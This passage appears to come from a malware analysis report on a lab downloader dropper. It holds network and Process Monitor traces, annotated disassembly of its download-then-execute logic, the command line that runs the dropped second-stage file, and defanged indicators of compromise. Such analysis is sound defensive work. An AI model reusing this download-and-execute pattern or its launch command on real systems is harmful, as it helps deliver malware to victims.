```


Host: husckyhacks[.]dev

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0
Host: huskyhacks.dev


HTTP/1.1 200 OK
Server: INetSim HTTP Server
Content-Length: 258
Content-Type: text/html
Connection: Close
Date: Wed, 23 Jul 2025 17:38:31 GMT

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

From **Process Monitor:**


- **TCP receives the 198 bytes of data that we saw in Wireshark when the victim requested the "/favicon.ico"**.
- These 198 bytes worth of data got **written to disk as** "C:\Users\Public\Documents**CR433101.dat.exe**".
- "CR433101.dat.exe" is executed.

Correlation between Process Monitor Trace and Wireshark.
Bytes from Wireshark when downloading "/favicon.ico" (198bytes) match the bytes registered in the "TCP Receive" operation in Process Monitor (198bytes).



Process Name	PID	Operation	Path	Result	Detail
Dropper.Downl...	5284	TCP Connect	DESKTOP-V7VKN5A:49943 -> www.inetsim.org:http	SUCCESS	Length: 0, mss: 14
Dropper.Downl...	5284	TCP Send	DESKTOP-V7VKN5A:49943 -> www.inetsim.org:http	SUCCESS	Length: 248, starti
Dropper.Downl...	5284	TCP Receive	DESKTOP-V7VKN5A:49943 -> www.inetsim.org:http	SUCCESS	Length: 153, seqr
Dropper.Downl...	5284	TCP Receive	DESKTOP-V7VKN5A:49943 -> www.inetsim.org:http	SUCCESS	Length: 198, seqr
Dropper.Downl...	5284	TCP Disconnect	DESKTOP-V7VKN5A:49943 -> www.inetsim.org:http	SUCCESS	Length: 0, seqnun
Dropper.Downl...	5284	TCP Connect	DESKTOP-V7VKN5A:49944 -> www.inetsim.org:http	SUCCESS	Length: 0, mss: 14
Dropper.Downl...	5284	TCP Send	DESKTOP-V7VKN5A:49944 -> www.inetsim.org:http	SUCCESS	Length: 65, startin
Dropper.Downl...	5284	TCP Receive	DESKTOP-V7VKN5A:49944 -> www.inetsim.org:http	SUCCESS	Length: 150, seqr
Dropper.Downl...	5284	TCP Receive	DESKTOP-V7VKN5A:49944 -> www.inetsim.org:http	SUCCESS	Length: 258, seqr
Dropper.Downl...	5284	TCP Disconnect	DESKTOP-V7VKN5A:49944 -> www.inetsim.org:http	SUCCESS	Length: 0, seqnun

File "C:\Users\Public\Documents\CR433101.dat.exe" is created:




Dropper.Downl...	5284	CreateFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition:
Dropper.Downl...	5284	CreateFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options:
Dropper.Downl...	5284	QueryBasicInfor...	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	CreationTime: 7/23/2025 10:38:33 AM, LastAccessTime: 7/2
Dropper.Downl...	5284	CloseFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	
Dropper.Downl...	5284	QueryNameInfo...	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	
Dropper.Downl...	5284	QueryNameInfo...	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	
Dropper.Downl...	5284	QueryNormalize...	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	
Dropper.Downl...	5284	ReadFile	C:\Users\flareuser\AppData\Local\Microsoft\Wi...	SUCCESS	
Dropper.Downl...	5284	ReadFile	C:\Users\flareuser\AppData\Local\Microsoft\Wi...	SUCCESS	
Dropper.Downl...	5284	WriteFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Offset: 0, Length: 198, Priority: Normal

Desired Access: Generic Write, Read Attributes
Disposition: OverwriteIf
Options: Synchronous IO Non-Alert, Non-Directory File
Attributes: N
ShareMode: None
AllocationSize: 0
OpenResult: Overwritten

Executing "CR433101.dat.exe"

Dropper.Do...	5284	CreateFile	C:\Users\flareuser\Desktop\ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe
Dropper.Downl...	5284	RegQueryKey	HKLM

From the host itself we can find that file and verify that it is the same as it has the same amount of bytes (198). Again, this would be the second stage payload.




From **Cutter** we can identify where exactly the malware determines if it needs to execute the payload or delete itself.
Under normal circumstances where it detonates:


1. API ***URLDownloadToFile*** succeeds and its return value, “0”, is stored in register “EAX”.
2. **“test eax, eax”** will update the “Zero Flag” (ZF) based on the contents of register “EAX”. As the value is “0”, then the “ZF” is set.
3. “**jne <memory location>**” will decide to jump to a memory location or to continue the normal flow of execution based on if the “ZF” flag is set or not. In other words, it will jump if not equal to zero.
    a. Because the “ZF” is set, it knows that the value is 0.
    b. As the value is 0, it will not take the jump and it will continue to the next memory location as usual.

This is exactly how and where the malware decides which route to take.

When it can reach and download the file, then “ZF == 1”.




When it can’t reach the URL, then “ZF == 0” and it takes the jump.


001910B0 A3 88431900 mov dword ptr ds:[194388],eax
001910B5 C70424 D0070000 mov dword ptr ss:[esp],7D0
001910BC C74424 04 00000000 mov dword ptr ss:[esp+4],0
001910C4 E8 17010000 call dropper.downloadfromurl (2).1911E0
001910C9 6A 00 push 0
001910CB 6A 00 push 0
001910CD 68 30321900 push dropper.downloadfromurl (2).193230
001910D2 68 B8311900 push dropper.downloadfromurl (2).1931B8
001910D7 6A 00 push 0
001910D9 FF15 F4301900 call dword ptr ds:[<URLDownloadToFileW>]
001910DF 85C0 test eax,eax
001910E1 75 5F jne dropper.downloadfromurl (2).191142
001910E3 50 push eax
001910E4 68 00000040 push 40000000
001910E9 50 push eax
001910EA 50 push eax
001910EB 68 A0321900 push dropper.downloadfromurl (2).1932A0
001910F0 FF35 88431900 push dword ptr ds:[194388]
001910F6 FF15 74301900 call dword ptr ds:[<InternetOpenUrlW>]
001910FC 8D0C24 lea ecx,dword ptr ss:[esp]
001910FF C70424 C8000000 mov dword ptr ss:[esp],C8
00191106 C74424 04 00000000 mov dword ptr ss:[esp+4],0
0019110E E8 CD000000 call dropper.downloadfromurl (2).1911E0
00191113 6A 01 push 1
00191115 68 38311900 push dropper.downloadfromurl (2).193138
0019111A 6A 00 push 0
0019111C 68 D0321900 push dropper.downloadfromurl (2).1932D0
00191121 68 6C331900 push dropper.downloadfromurl (2).19336C
00191126 6A 00 push 0
00191128 FF15 54301900 call dword ptr ds:[<ShellExecuteW>]
0019112E 33C0 xor eax,eax
00191130 8B8C24 7C060000 mov ecx,dword ptr ss:[esp+67C]
00191137 33CC xor ecx,esp
00191139 E8 5B020000 call dropper.downloadfromurl (2).191399
0019113E 8BE5 mov esp,ebp
00191140 5D pop ebp
00191141 C3 ret
00191142 6A 44 push 44
EAX 800C0005
EBX 00EDF000
ECX 93B3F42B
EDX 01090000
EBP 00DAFC50
ESP 00DAF5D0
ESI 010B1F90 &"C:\\Users\\f
EDI 010A8678 &"ALLUSERSPROF
EIP 001910E1 dropper.downlo
EFLAGS 00000286
ZF 0 PF 1 AF 0
OF 0 SF 1 DF 0
CF 0 TF 0 IF 1
LastError 00000000 (ERROR_SUCCES
LastStatus 00000000 (STATUS_SUCCE
GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B
ST(0) 00000000000000000000 x87r0
ST(1) 00000000000000000000 x87r1
ST(2) 00000000000000000000 x87r2
ST(3) 00000000000000000000 x87r3
ST(4) 00000000000000000000 x87r4
ST(5) 00000000000000000000 x87r5
ST(6) 3FFF8000000000000000 x87r6
ST(7) 3FFF8DB70C975DF22363 x87r7
Default (stdcall)


Indicators of Compromise

Network Indicators

HTTP request to “[hxxp]://ssl-6582datamanager.helpdeskbros[.]local/favicon.ico”




HTTP request to “[hxxp]://huskyhacks[.]dev”


Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
Transmission Control Protocol, Src Port: 49891, Dst Port: 80, Seq: 1, Ack: 1, L
Hypertext Transfer Protocol
GET / HTTP/1.1\r\n
User-Agent: Mozilla/5.0\r\n
Host: huskyhacks.dev\r\n
\r\n
[Response in frame: 26]
[Full request URI: http://huskyhacks.dev/]
0000 08 00 27 c1 4b 86 08 00 27 a3 ba 1e 08 00 45 00
0010 00 69 28 fa 40 00 80 06 bd 8e 0a 00 00 03 0a 00
0020 00 04 c2 e3 00 50 18 f9 dd 95 c2 ed e2 08 50 18
0030 04 00 57 9e 00 00 47 45 54 20 2f 20 48 54 54 50
0040 2f 31 2e 31 0d 0a 55 73 65 72 2d 41 67 65 6e 74
0050 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 0d 0a 48
0060 6f 73 74 3a 20 68 75 73 6b 79 68 61 63 6b 73 2e
0070 64 65 76 0d 0a 0d 0a
dev

Host-based Indicators

A new file was created: “C:\Users\Public\Documents\CR433101.dat.exe”.




Appendices

A. CallBack URL

Domain Name	Port
hxxp://ssl-6582datamanager.helpdeskbros[.]local	80

B. VirusTotal



Resources

- https://learn.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetopena
- https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms775123(v=vs.85)
- https://learn.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetopenurla
- https://learn.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shellexecutew